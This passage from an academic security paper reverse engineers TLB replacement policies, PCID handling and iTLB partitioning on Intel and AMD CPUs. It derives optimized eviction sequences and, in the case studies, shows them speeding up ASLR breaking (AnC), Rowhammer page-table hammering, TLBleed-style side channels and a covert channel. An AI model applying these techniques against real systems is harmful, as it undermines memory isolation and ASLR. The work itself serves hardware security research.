Before our experiment we first warm up the respective set by initiating a number of memory accesses on unique virtual pages to ensure the set is full. We do this because we wish to measure steady-state behavior, and replacement policies may behave differently when the set is not yet full [1, 2]. As in the other experiments, we eliminate the influence of TLB components not under test by selectively evicting that level.

To determine the new position of an entry we test a number of iterations, each using randomly selected sets. This results in a 2D matrix of $S \times W$ for each entry and permutation vector, where rows represent the different TLB sets and columns represent the possible positions in the ordering. A cell in this matrix shows the number of votes for a position, obtained by testing in a certain set. To find the correct new position for each entry, we take the column with the highest number of total votes, those in other columns being deviations, which we refer to as errors. The error rate is defined as the percentage of errors given the total number of votes. Essentially, we select the deterministic permutation vector model closest to our observations.

4.4.2 Results

Our results reveal a previously unknown replacement policy on the sTLB of Skylake-SP, Kaby Lake, and Coffee Lake(-S). Figure 3 shows the measured permutation vectors.

We recognize a possible implementation using a tree structure that behaves congruent with the permutation vectors. The 12 entries are divided into three groups of four entries each, with tree-PLRU keeping an ordering within each group. The root node indicates the current victim group, which is chosen based on the Most-Recently Used (MRU) group. Intuitively, if we number the groups 0, 1 and 2, we can say that the victim group is MRU+1 using modulo 3 arithmetic. A visual explanation of a possible ordering after an access to entry 7 can be seen in Figure 4. Here, the second group was most-recently used, and hence the root node is pointing to the third group. A subsequent hit on any entry in the third group (e_8, e_9, e_{10} or e_{11}) would make the first group the victim group, as $(2+1) \equiv 0 \pmod 3$. Finally, the nodes encountered while traversing to the entry within the third group are updated to point in the opposite direction, as with regular tree-PLRU. On TLB fill the victim entry is replaced and the state updated as if there had been a hit on the victim.

We are unaware of previous reverse engineering efforts that describe this policy. The most similar is $\text{LRU}_3\text{PLRU}_4$, found by Abel and Reineke [2] on the L1 data cache of Intel Ice Lake, where the 12 entries are also divided in three PLRU trees, with the victim group selected using LRU. Adopting their naming scheme, we refer to our found policy as $(\text{MRU+1})_{\%3}\text{PLRU}_4$. We ascertain that both of these policies belong to a family of tree-PLRU variants patented by Intel Corporation [5].

Table 1 summarizes the replacement policies we measured. On Westmere-EP, Ivy Bridge, and Haswell, we identified a tree-PLRU replacement policy on the sTLB. For the dTLB our results are consistent with tree-PLRU on all tested microarchitectures. The iTLB replacement policy on Westmere-EP

Table 1: Summary of reverse engineered properties on Intel.

TLB Property	Westmere-EP E5645	Ivy Bridge i3-3220	Haswell i7-4790	Skylake-SP Silver 4110	Kaby Lake i7-7700K	Coffee Lake(-S) i7-8750H, i9-9900K
Inclusive	✗	✗	✗	✗	✗	✗
Exclusive	✗	✗	✗	✗	✗	✗
L2 is victim cache	✗	✗	✗	✗	✗	✗
L2 hit inserts into L1	✓	✓	✓	✓	✓	✓
L1 hit inserts into L2	✗	✗	✗	✗	✗	✗
L1 dTLB						
Number of sets	16	16	16	16	16	16
Number of ways	4	4	4	4	4	4
Hash function	linear	linear	linear	linear	linear	linear
Replacement policy	tree-PLRU$_4$	tree-PLRU$_4$	tree-PLRU$_4$	tree-PLRU$_4$	tree-PLRU$_4$	tree-PLRU$_4$
Max PCIDs	N/A	N/A	N/A	N/A	N/A	N/A
L1 iTLB						
Number of sets	32	16 / 32[1]	8 / 16[1]	8 / 16[1]	8 / 16[1]	8 / 16[1]
Number of ways	4	4	8	8	8	8
Hash function	linear	linear	linear	linear	linear	linear
Replacement policy	tree-PLRU$_4$	LRU$_4$	tree-PLRU$_8$[2]	tree-PLRU$_8$[2]	tree-PLRU$_8$[2]	tree-PLRU$_8$[2]
Max PCIDs	1 / 4[3]	1 / 4[3]	1 / 4[3]	1 / 4[3]	1 / 4[3]	1 / 4[3]
L2 sTLB						
Number of sets	128	128	128	128	128	128
Number of ways	4	4	8	12	12	12
Hash function	linear	linear	linear	XOR	XOR	XOR
Replacement policy	tree-PLRU$_4$	tree-PLRU$_4$	tree-PLRU$_8$	(MRU+1)$_{\%3}$PLRU$_4$	(MRU+1)$_{\%3}$PLRU$_4$	(MRU+1)$_{\%3}$PLRU$_4$
Max PCIDs	4	4	4	4	4	4

[1] Depending on the activity of the co-resident hyperthread; see §4.2.
[2] Model closest to our observations, but very high error rate; see §4.4.2.
[3] Depending on whether the *NOFLUSH* bit is set when switching PCIDs; see §4.5.

corresponds to tree-PLRU, whereas Ivy Bridge uses perfect LRU. On Haswell, Skylake-SP, Kaby Lake, and Coffee Lake(-S), the closest model to our observations is tree-PLRU, albeit with a higher than usual error rate—where errors denote sets that do not behave consistently across iterations.

4.4.3 Error Rates

Our most stable results are on the sTLB of all microarchitectures, with error rates of less than 1%. The dTLB error rate on all microarchitectures is less than 8%, but since measurement code itself is active in at least one of the 16 sets, the majority of measurements in that set are off. The policies of the iTLB on Westmere-EP and Ivy Bridge—tree-PLRU and LRU—show an error rate of less than 5%, but, again, our code resides in at least one set.

The exact context in which we conduct the experiment influences the error rate. For example, writing to the CR3 register before the experiment starts typically increases the error rate significantly, while walking over the pointer chain twice, recording only the second outcome, decreases it somewhat. In all cases the measured permutation vectors remain either unchanged or clearly erroneous.

Establishing the exact cause of this behavior is very difficult. We can exclude non-deterministic replacement policies, as we achieve very low error rates with deterministic models. Likewise, an adaptive policy would be unlikely for multiple reasons. First, we can exclude set dueling, as we did not find proof of difference in behavior among specific sets. Second, any variant policy would itself be measurable as a different, coherent replacement policy some of the time, and we have found no evidence of such. Therefore, we speculate that the fluctuation in error rate is caused by unexpected memory accesses during the experiment. Possible causes could be System Management Mode (SMM), non-maskable interrupts, and TLB prefetching, which we know is used by AMD [8, 9].

4.5 PCID Support

The currently active PCID corresponds to the 12 least significant bits of the CR3 register. To investigate the role PCIDs play in TLB behavior, we attempt to isolate an entry in the L1 dTLB similarly to previous experiments. This time, however, we prime and check the TLB using a different PCID than the one used for eviction. The results were surprising: in none of the cases did we witness a TLB hit.

One possible explanation we considered was the TLB getting flushed on switching PCIDs. The Intel architecture manual [19] offers no strong guarantees about how the TLB behaves in this scenario, claiming it may or may not retain entries. In addition, when switching from one PCID to another, software needs to explicitly hint to the CPU not to flush cached entries corresponding to the new PCID, a hint which the CPU is free to ignore. To provide the hint, it sets the 63rd

(*NOFLUSH*) bit of the CR3 register on a context switch.

Due to the lack of information on this topic we conduct a systematic study of the interplay between PCIDs and TLB behavior. We later identified a patent by Intel describing implementations that behave in line with some of our findings [11].

We first investigate the maximum number n of concurrent PCIDs supported by a TLB. We start by accessing a randomly chosen page and desynchronize its TLB entry. We then successively switch to n different PCIDs, where $0 \leq n \leq 4095$. We do this both with and without setting the *NOFLUSH* bit. Lastly, we switch back to the original PCID while setting the *NOFLUSH* bit and measure an access to the target page. If we witness a TLB hit, we have not reached a maximum yet, and we increase n. If we see a TLB miss on every iteration, we have found a limit on the PCID support. As done previously, other TLB components are evicted as described in §3.

As a follow-up experiment, we investigate whether a hyperthread can evict entries of the other hyperthread by switching to new PCIDs. For this purpose, we create two kernel threads scheduled on the same physical core. In thread 1 we visit a randomly selected target page, desynchronize its TLB entry, then temporarily switch to another PCID. Next, on thread 2, we switch between all possible PCIDs in order. Lastly, in thread 1 we switch back to its original PCID with the *NOFLUSH* bit set, and measure our target.

We present our results for each TLB component, as summarized in Table 1. The results show that the dTLB does not support PCIDs at all, as even when $n = 0$ the second access results in a TLB miss. Hence, the dTLB is not aware of the currently active PCID and flushes all entries upon a CR3 load. The immediate security implication of this result is that the recent TagBleed attack [22] cannot abuse the dTLB. The second experiment shows that one hyperthread's PCID switch does not evict entries of the other hyperthread. This suggests that entries are tagged with their owning hyperthread.

In contrast, we found that the sTLB does support PCIDs on all tested microarchitectures, with no difference in behavior between having the *NOFLUSH* bit set or not. When $0 \leq n < 4$ the last access results in a TLB hit, while as soon as $n = 4$ we witness TLB misses, without exception. We conclude that the sTLB supports a maximum of 4 PCIDs. As with the dTLB, entries belonging to one hyperthread are not evicted by PCID switches on the other hyperthread.

Our experiments show that the iTLB is also aware of PCIDs. When not setting the *NOFLUSH* bit our entry is consistently evicted when $n = 1$. However, when the *NOFLUSH* bit is set, we measure evictions for unstable values of n, ranging from 1 to 4. We were not able to find an explanation for this behavior. As with the dTLB and sTLB, PCID switches on one hyperthread do not evict entries belonging to the other hyperthread, supporting the hypothesis of an iTLB that is wholly partitioned between active hyperthreads.

4.6 PCID Cache

The fact that there is a limit on the number of distinct PCIDs for which a TLB can hold entries suggests the existence of a cache for holding PCIDs, which we refer to as a *PCID cache*. Only PCIDs present in these caches may have their entries in a TLB component. Having such a cache would mean TLB entries need only store the bits to index into a small cache denoting their assigned address space, as opposed to storing all 12 bits of a PCID. As the sTLB supports 4 PCIDs, its PCID cache has 4 entries and because PCID switches on one hyperthread do not evict entries of the other hyperthread, it follows that each hyperthread has its own instance.

As a cache with limited space, it must implement some form of replacement policy to decide which PCID to evict when full. We attempt to measure this behavior, modeling it using permutation vectors and using the same algorithm as in §4.4, but now using PCID switches instead of memory accesses. In other words, we determine how many PCID switches are required to evict a PCID from the cache, for each PCID position in each permutation vector.

Our results show that the sTLB PCID cache uses a perfect LRU replacement policy. The observations described in §4.4.3 also pertain to the permutation vectors of the PCID cache, although to a lesser extent. As mentioned, we observed inconsistent results on the iTLB, but have enough information to surmise one of two possibilities: either (a) the iTLB and sTLB share a PCID cache, with the iTLB invalidating the entries more eagerly (e.g., when not setting the *NOFLUSH* bit) or (b) the iTLB has its own PCID cache of size 4 with a more complex replacement policy.

4.7 iTLB Partitioning

Following our findings regarding iTLB partitioning between hyperthreads from §4.2 we look into what happens at the moment of transition between non-partitioned and partitioned states. Because partitioning is done set-wise there must be a discrete moment in time when the set hash functions transition from one to the other, evicting entries. We test several hypotheses to how eviction is handled. First and most obvious is to flush the entire iTLB and have subsequent accesses repopulate from sTLB or RAM using the new hash. A slight optimization is to only flush the set indexes that exist solely in the unpartitioned state, and which the new hash function cannot address. A third strategy is to evict enough of the less recently used ways of all sets to make room for the partition.

To test our hypotheses we design an experiment that monitors iTLB behavior and measures what happens on transition. For an iTLB with S sets of W ways we set up two lots, A and B, of $S \times W$ pages each, mapped to fill the entire iTLB. We populate these pages with code that amounts to a jump chain that walks across all sets W times. Additionally, before the jump, we set a bit in a known register identifying the set,

Table 2: Summary of reverse engineered properties on AMD.

TLB Property	Zen+ Ryzen 7 2700X	Zen 3 Ryzen 5 5600X
Inclusive	✗	✗
L1 dTLB		
Number of sets	1	1
Number of ways	64[1]	64[1]
L1 iTLB		
Number of sets	1	1
Number of ways	64[1]	64[1]
L2 dTLB		
Number of sets	256/192[2]	256
Number of ways	8	8
Set selection bits	12–18, 21	12–18, 21
L2 iTLB		
Number of sets	128	128
Number of ways	4[2]	4
Set selection bits	12–17, 21	12–17, 21

[1] Reported by cpuid, but consistent with our results.
[2] Results inconclusive; see §A.2.

way number and chain (A or B) associated with that page. We also add code to the page at the end of the chain that handles recording and looping. This produces a self-contained code blob that fills the iTLB and remains resident.

Running either of these chains by itself will not yield any new information. Thus we prime with chain A, desynchronize to have the page tables point at chain B, flush all entries out of L2, then run chain A again. At the end the measurement registers show, for every entry, whether it has survived unevicted thus far—chain A entries are from the initial priming, chain B entries were reloaded from RAM. We loop over the chain for as long as unevicted entries remain, recording new measurements and the number of iterations between them. This offers us a deep view into how the iTLB behaves over time, allowing us to test our hypotheses.

Results show a high level of interference within the first iterations, with (all) entries rarely remaining in the iTLB for long, even with a completely idle co-resident hyperthread. After the first few evictions the iTLB stabilizes and we see entries with long lifetimes. Activating the co-resident hyperthread yields results not conclusive enough to completely determine the transition strategy, however we can draw some conclusions: first, the iTLB *does not* flush sets in their entirety on transition, rather it seems to flush some of the less recently used ways. Second, regardless of the co-resident hyperthread's activity, a sufficiently often accessed entry can be kept in the iTLB indefinitely, barring any descheduling or interrupts.

4.8 AMD

As pointed out before, our experiments described so far rely on the assumption that the L2 TLB is a shared component for data loads and instruction fetches. When running our experiments on two AMD microarchitectures—Zen+ and Zen 3—we found that this assumption does not hold.

We therefore design an alternative set of experiments. The lack of a shared TLB component has proven challenging, however, and several experiments do not work without this feature. Foremost, we are unable to selectively flush a single TLB level as we describe in §3, which prevents us from distinguishing between L1 and L2 entries. A first consequence of this is that we are unable to design experiments that test for reinsertion behavior and exclusivity. In addition, this limitation, coupled with a fully associative L1 TLB, further prevented us from reliably testing for replacement policies.

However, in spite of these difficulties, we design experiments to determine set size, set mapping and inclusivity. These experiments are explained in Appendix A. Our results are summarized in Table 2.

5 Massaging TLB State

In this section we apply the knowledge about TLB replacement policies gained in §4.4 to show how an attacker can purposefully manipulate the TLB state to their advantage. Specifically, we show how to create access patterns that evict a target entry in fewer accesses than the state of the art.

Previous attacks that construct and use TLB eviction sets [14, 15, 32, 39] do so under the assumption that an optimal eviction set is of size W—the number of ways in a set. Intuitively this makes sense: inserting W new entries clobbers all existing W ways for a large class of replacement policies, thus evicting our target regardless of its position in the set's replacement queue. This strategy is albeit only optimal if one wishes to evict *all* entries from a set and no assumptions can be made about its existing state. In practice, however, both these assumptions are overly restrictive, as an attacker has considerable power to prime the TLB state, and often targets a singular entry in a set.

We show how relaxing these restrictions combined with an accurate model of the replacement policies in use allows us to construct access patterns that evict a particular target entry out of an adequately primed TLB in fewer than W accesses. First we introduce the theory behind constructing these patterns, which we call optimized eviction sets. We then examine two replacement policies, tree-PLRU$_4$ and (MRU+1)$_{\%3}$PLRU$_4$, used on the L1d and L2s of modern Intel CPUs, and construct optimized eviction sets for a most-recently-used target.

5.1 Theoretical Considerations

In order to benefit from knowledge about replacement policies when constructing eviction sets we must first model the TLB state and its evolution through time. Our key insight is treating the possible states of a TLB set as nodes of a graph, with directed edges that represent lookups changing the state.

Table 3: Optimized eviction runs for Tree-PLRU$_4$.

(a) Unknown Starting State

	START	(**T** X X X)
0	π_m	(0 **T** X X)
1	π_m	(1 0 **T** X)
0	π_1	(0 1 X **T**)
2	π_m	(2 0 1 X)

(b) Primed Starting State

	START	(3 2 1 0)
T	π_m	(**T** 3 2 1)
2	π_2	(2 3 **T** 1)
3	π_1	(3 2 1 **T**)
0	π_m	(0 3 2 1)

(c) Eviction Loop Self-Synchronization

	START	(3 2 1 0)	START	(3 2 1 0)
T	π_m	(**T** 3 2 1)	–	(3 2 1 0)
2	π_2	(2 3 **T** 1)	π_1	(2 3 0 1)
3	π_1	(3 2 1 **T**)	π_1	(3 2 1 0)
0	π_m	(0 3 2 1)	π_3	(0 3 2 1)




Figure 5: Optimized eviction loop for Tree-PLRU$_4$.

For each TLB set of W ways and replacement policy P we define σ_i—a data structure that exhaustively describes the state of a TLB set, namely the present entries as well as their relative replacement order. We also define Σ_P the set of all possible σ_i states and refer to it as the *state space* of replacement policy P. Σ_P will form the nodes of our graph. Analogously, for each $\sigma_i \in \Sigma_P$ we define outgoing edges to all possible successor states as expressed by P. We remark that outgoing edges imply either a *hit*, of which there are exactly W distinct possibilities, or a *miss*, of which there can be arbitrarily many, bounded only by available memory.

Now that we have a model of TLB behavior, we apply it to the problem of constructing eviction sets. In broad terms, we pick a starting state that contains the eviction target and then apply a graph search algorithm to find the shortest path to our desired end state—one with the target entry evicted. As for the choice of algorithm, we first remark that the raw state graph has a huge number of nodes, each with a similarly huge indegree and outdegree, leading to rapid memory exhaustion for a naive breadth-first-search (BFS) approach.

Fortunately we can make several optimizations to reduce the problem size. For our purpose of constructing an eviction set, we observe that all entries can be categorized in one of three distinct ways: **T**, a singular distinguishable target entry, inaccessible to the attacker; **X**, "don't care", non-distinguishable, inaccessible entries; and $\mathbf{i} \in \mathbb{N}$, numbered, distinguishable entries accessible to the attacker. By only considering these types of entries we greatly reduce the size of our state space. Similarly, if we only consider outgoing edges under the attacker's control (i.e., hits or misses of i-type entries) we further limit the outdegree of our graph. In addition, we remark that when considering outgoing edges that represent a miss, all i-type entries are functionally identical, and can thus be reduced to a single edge. By convention we pick the lowest-numbered entry not currently in the TLB for this purpose. These changes make it practical to apply BFS on the reduced graph, providing insight into massaging TLB states.

5.2 Tree-PLRU$_4$

We apply our previously discussed model to the tree-PLRU$_4$ replacement policy. Thus we have $\sigma_i = (e_1, e_2, e_3, e_4)$ and outgoing edges according to the permutation vectors shown in Figure 1b. At first we consider the case where the attacker has no apriori information about the state of the TLB, other than that the target is the most recently accessed entry. To model this we choose our starting state $\sigma_S = (T, X, X, X)$ and then apply the search algorithm to find the shortest path evicting T. Table 3a shows our results. While our sequence has the same number of lookups as the state of the art, it incurs one fewer TLB miss. According to previous work [14], this translates into marginally fewer CPU cycles.

We can do better, however, if we allow the attacker to prime the TLB set ahead of time. Considering the primed state $\sigma_P = (3, 2, 1, 0)$, a TLB lookup of T will miss and lead to $\sigma_S = (T, 3, 2, 1)$ which we use as starting state. Looking at the resulting minimal path in Table 3b we see a clear improvement over the previous case. Not only are we evicting T using one fewer lookup, we are incurring a TLB miss only when absolutely necessary—when evicting and replacing T. This grants an attacker both faster eviction as well as stealthier operation when compared with traditional eviction sets. In latency terms, we expect a theoretical reduction of CPU cycles of more than 25% [14]. We however observe that the final state differs from the primed state we started with, leading to a future repeat of the eviction run triggering other permutation vectors than intended, ultimately failing to evict T.

To address this issue we extend our eviction sequence with analogous runs, taking note of any repeating patterns. We do this by adding a TLB lookup of T to the previous final state, then we apply the search algorithm again to obtain the next eviction run to add to our sequence and repeat the process. After four such iterations we observe that we have reached a previously visited σ_S, leading to a loop in our sequence and an end to our algorithm. We now have a minimal, repeatable sequence of TLB lookups which will evict any single most-recently-used target, shown in Figure 5 along with the lookups necessary to initially prime the set, which we call the *lead-in*.

There is one more issue we must contend with, namely synchronization. We have thus far constructed our eviction loop relying on a lookup of T to *always* occur in-between eviction

Table 4: Optimized evictions for (MRU+1)$_{\%3}$PLRU$_4$.

(a) Unknown Starting State

	START	(**T** X X X X X X X X X X)
0	π_m	(0 **T** X X X X X X X X X X)
1	π_m	(1 0 **T** X X X X X X X X X)
2	π_m	(2 1 0 **T** X X X X X X X X)
3	π_m	(3 2 1 0 **T** X X X X X X X)
4	π_m	(4 3 2 1 0 **T** X X X X X X)
5	π_m	(5 4 3 2 1 0 **T** X X X X X)
6	π_m	(6 5 4 3 2 1 0 **T** X X X X)
2	π_4	(2 4 6 5 1 3 X X 0 **T** X X)
7	π_m	(7 2 4 6 5 1 3 X X 0 **T** X)
8	π_m	(8 7 2 4 6 5 1 3 X X 0 **T**)
9	π_m	(9 8 7 2 4 6 5 1 3 X X 0)

(b) Primed Starting State (a = 10, b = 11)

	START	(b a 9 8 7 6 5 4 3 2 1 0)
T	π_m	(**T** b a 9 8 7 6 5 4 3 2 1)
6	π_6	(6 a b 9 8 7 **T** 5 4 3 2 1)
9	π_3	(9 b a 6 8 7 3 5 4 **T** 2 1)
8	π_4	(8 a 9 b 7 6 2 4 3 5 1 **T**)
0	π_m	(0 8 a 9 b 7 6 2 4 3 5 1)

runs. That assumption evidently does not hold in a real-world scenario, and starting from a different state will trigger different permutation vectors than expected. We therefore need to investigate how the TLB state evolves when running our loop with and without target lookups. To achieve this we replay the lookups of an eviction run over both the primed state σ_P and our original starting state σ_S and compare resulting states. Examining the results for the first eviction run in Table 3c we observe the very convenient property of self-synchronization. Regardless if T is present in the starting state we see identical final states—the TLB "re-synchronizes" to a properly primed state on every run. This property holds similarly for the other three eviction runs in the loop, meaning that each run will prime the set for the next, regardless of lookups to T.

5.3 (MRU+1)$_{\%3}$PLRU$_4$

Similarly to before, we apply our eviction run construction model on (MRU+1)$_{\%3}$PLRU$_4$. We have $len(\sigma_i) = W = 12$ and outgoing edges correspond to the permutation vectors presented in Figure 3. In addition, because (MRU+1)$_{\%3}$PLRU$_4$ is implemented by an L2 TLB we must either model it together with a replacement policy for L1 or always ensure L1 misses.

We start by looking at the case with no apriori information about the TLB state and obtain the eviction run shown in Table 4a. Similar to our previous results for tree-PLRU$_4$, we obtain a marginally more efficient eviction run—one fewer memory access and two fewer TLB misses, in theory 10% fewer CPU cycles. Once again, allowing the attacker to prime the TLB set dramatically improves the situation, as we can see in Table 4b. Our optimized eviction run requires only one third as many memory accesses, and incurs a single TLB miss, necessary to evict T. This, as before, grants an attacker both greater speed and more difficult detection, with a theoretical latency of less than a third of the state of the art [14]. We also remark that these 4 lookups, by virtue of being L1 misses, also entirely flush a 4-way L1 dTLB.

We notice that not all primed entries are used for eviction, only the ones corresponding to π_6, π_3, and π_4. This means our priming can be limited to just the entries required to trigger these vectors, while also ensuring these positions remain primed for a second run. Taking this idea further, we can extend several π_6-π_3-π_4 eviction runs one after another until we see starting states repeat. This occurs after 6 iterations, giving us the complete eviction loop we see in Figure 6. Analogously to tree-PLRU$_4$, each π_6-π_3-π_4 eviction run following the lead-in is also self-synchronizing, i.e., it reaches identical final states regardless of whether there has been a target lookup.




Figure 6: Optimized eviction loop for (MRU+1)$_{\%3}$PLRU$_4$.

6 Case Studies

We now evaluate the impact of optimized TLB evictions on several classes of existing attacks, as well as new attack variants made practical by optimized eviction sets. Specifically, we examine side channels that target the TLB directly [14], as well as various attacks that rely on TLB eviction [15, 32, 33, 39]. We ran our case studies on an Intel i7-7700K (Kaby Lake) CPU with microcode version `0xea` at 4.20 GHz, with frequency scaling disabled, 32 GB DDR4 RAM, and running Linux kernel v5.14.

6.1 Speed Benefits for Existing Attacks

We first examine the performance improvements that optimized eviction sets can bring to existing attacks.

Page Translation Side Channels In our first case study, we look at the class of side channels that rely on measuring the side effects of page translation and feature TLB eviction as a supporting mechanism for triggering page table walks. Here the TLB evictions are not at the heart of the attack, but still play an important role in the overall overhead. Examples in-




Figure 7: Comparison of time required to break ASLR.




Figure 8: Comparison of time cost per double-sided hammer.

clude AnC [15], RevAnC [33], and XLATE [32]. We examine AnC as a representative of this class.

Starting with the native code implementation [1] as a baseline we patched it to use optimized TLB eviction sets. Because the purpose is to evict a target entry from the TLB entirely, we used the L2 eviction loop from §5.3. Figure 7 plots the time needed to break ASLR for both the original AnC implementation and our patched version. We see a clear improvement for the latter, taking on average 20% less time to break ASLR than naive eviction sets. These results show that optimized TLB evictions provide tangible improvements even to side channel attacks in which they serve a supporting role.

Page Translation Rowhammer In our second case study, we look at Rowhammer-based page translation attacks which, again, feature TLB eviction as a supporting mechanism for triggering page table walks. The recent PTHammer [39] technique exemplifies this class of attack. Rowhammer is a vulnerability in modern DRAM manifesting as bits in one row flipping due to the leakage of electrical charge, caused by rapid repeated accesses—hammering—of neighboring rows. The hammer rate must be sufficiently high to allow for enough charge to leak before the row is refreshed. Furthermore, the PTHammer authors show that the relationship between hammer rate and bit flip frequency is strongly non-linear, making even marginal gains potentially very significant.

[1] https://github.com/vusec/revanc

Table 5: Raw sample rates (M/sec) of TLB-based channels.

		Naive	Optimized	diff
L1d	clear	50.5	51.4	+1.8%
	noise	34.4	41.3	+20%
L2	clear	14.1	33.4	2.37×
	noise	13.5	25.5	1.89×
L1d+L2	clear	3.5	18.18	5.19×
	noise	3.07	14.28	4.65×

We initially attempted to reimplement PTHammer [39], reproduce their results, and show the improvements of optimized eviction sets on concrete bit flips. This attempt proved unsuccessful on modern hardware, and we were unable to acquire a hardware setup similar to what the authors used due to its age (circa 2011). As an alternative, we implemented a benchmark using the same techniques as the authors, which we used to compare the effect of naive and optimized eviction sets on the hammer rate.

Looking at the results, the hammer time falls into three distributions, with only the fastest evidencing differences between naive and optimized evictions. We hypothesize this to be caused by stalls on the ring interconnect and surmise that the slower rates are insufficient to cause bit flips. Thus, we examine the faster distribution in detail in Figure 8. We see a roughly 12% shorter median hammer time for optimized vs. naive eviction sets. Again, these results show that optimized TLB evictions provide tangible improvements even to Rowhammer attacks in which they serve a supporting role.

6.2 Direct TLB Attacks

We now examine attacks that directly feature TLB lookups as a side channel, as exemplified by the TLBleed attack introduced by Gras et al. [14]. Specifically, we highlight how optimized eviction sets improve the sampling performance of TLBleed-style attacks, both enhancing the original variant, as well as practically enabling additional variants. We discuss the benefits of these new variants and why they are relevant for potential attackers. Finally, we conclude by quantifying the benefit of optimized evictions in covert channel scenarios.

TLBleed Sampling Performance Using similar techniques as described by Gras et al., we implement a TLBleed-style side channel using both naive and optimized eviction sets and measure its sample rate. We focus on two scenarios: *clear*, when the other logical core is idle, and *noise*, when a co-resident thread randomly accesses memory. Our results are summarized in Table 5.

Compared to the original attack on L1d, we implement the eviction loop discussed in §5.2. While the results show only a small improvement on a clear channel, the difference is much

more pronounced when the channel is actively used, where we see the original implementation requiring as many as 4 misses, compared to just one for our optimized eviction sets.

We adapt our experiment from before to target the L2 sTLB, implementing the eviction loops discussed in §5.3. We note that the original TLBleed paper did not consider attacks based on L2 sTLB due to the fairly poor performance, as evident from Table 5. The improvements due to optimized eviction sets for L2 are more evident than for L1, showing roughly 2× improvement in the sample rate for both clear and noisy channels. Indeed, the absolute rates measured here for L2 approach those presented for L1d in TLBleed [14], providing sufficiently fine temporal granularity to enable similar attacks, but now on L2, yielding a practical, finer-grained variant of the original TLBleed attack.

Set-pair TLBleed We observe in Table 1 that newer Intel microarchitectures exhibit co-prime set selection functions for L1d and L2. Under these circumstances, a further possible TLB side channel can be constructed over a particular pair of L1d and L2 sets by timing the eviction of each level independently. Doing so naively is laborious, as we lay out in Appendix B, but we can use our knowledge of replacement policies to construct more practical eviction sets. We remark that each step of our eviction loop from §5.3 entirely fills L1d, therefore repeating it will always hit L1. Any new access will evict an entry, causing misses that hit L2 with a discernible delay. Conveniently, repeating a loop step is self-synchronizing, as we show in detail in Appendix C. Having independently measured L1 usage, we time the next step of the eviction loop to measure L2, similar to the previous paragraph. We consider our victim set pair to have been accessed only when both measurements agree, considering it noise otherwise.

The performance improvements of optimized eviction sets are most evident for this technique, with up to 5× the rate of naive, as shown in Table 5.

Spatial Discrimination and Set Count When running TLBleed attacks over L2 or a pair of L1 and L2 sets, we gain a finer target selection due to the larger number of sets, or of combinations of sets. This better spatial discrimination gives an attacker greater confidence that a positive measurement has actually been caused by a target access, as random noise is less likely to perturb the TLB state in the same way.

Existing exploits that target either the LLC [13] or the TLB [14] report higher levels of noise on some sets that is due to aliasing—undesired (secret-independent) victim accesses that map to the same set as the target secret. Better spatial discrimination reduces aliasing, and therefore aliasing noise, in a way that is directly proportional to the number of sets. Monitoring L2 would thus provide roughly an order of magnitude less aliasing noise (8 times less), with L1+L2 reducing it further by an additional order of magnitude, to 128 times less than original L1d TLBleed.

Furthermore, having more sets to work with has an additional benefit. Optimized covert channel implementations built on top of cache contention require a significant number of auxiliary sets for unidirectional communication. The PHY implementation proposed by Maurice et al. [26], for example, requires 26 sets, with 14 sets for sequencing and synchronization alone, and would not fit within the number of L1 TLB sets. While serial designs, such as the one by Liu et al. [24], address synchronization differently and thus use a minimal number of sets, they do so at the expense of performance, requiring multiple set evictions for every bit. As such, an eviction primitive offering similar sample rates for a much larger number of sets enables state-of-the-art covert channel implementations for the TLB.

Covert Channel In order to quantify the benefits of optimized eviction sets beyond raw sample rates, we implemented a proof-of-concept covert channel over L2 in a sandbox setting, based on the original TLBleed implementation [14]. Compared to the original implementation, which used eviction to both send and receive a bit, we send by using a single memory access to each set of interest. This not only significantly improves baseline performance, but also enables us to use the eviction loops discussed in §5.3 as a receive primitive.

We measured the bandwidth of our channel while transmitting 100 000 words of 32 bits—16 for payload, 8 for sequencing, and 8 for error detection. Using naive evictions, we observe an average effective bandwidth of 5.6 MBit/s, peaking at 6.2 MBit/s. Meanwhile, optimized evictions measured 11 MBit/s on average, with a maximum of 11.7 MBit/s, for a relative improvement of nearly 2× on average and 89% peak, which mirrors the sample rate improvements seen in Table 5. The undetected error rate is below $2 \cdot 10^{-5}$ for both naive and optimized eviction sets, with at most one word being erroneous—in line with the original TLBleed implementation.

7 Related Work

Having laid out attacks that target the TLB in §2.2 and §6, we now focus on related work that focuses on manipulating the TLB state for benign purposes, as well as more general work on reverse engineering and exploiting the cache subsystem. We also address the implications of detailed knowledge of replacement policies on secure TLB designs.

Manipulating TLB State Since address translation represents a considerable proportion of memory access latency, monitoring and controlling the TLB state has been the focus of much prior work concerned with real-time systems [20,28], where preserving bounded latency guarantees is crucial. Furthermore, the systems security community has previously explored using TLB entries desynchronized from their in-memory PTEs to implement memory protections such as non-

executable [31] and execute-only memory [12] in software. In addition, TLB desynchronization has been previously used in adversarial settings to hide rootkits from detection [30] or defeat checksumming-based software tamperproofing [35].

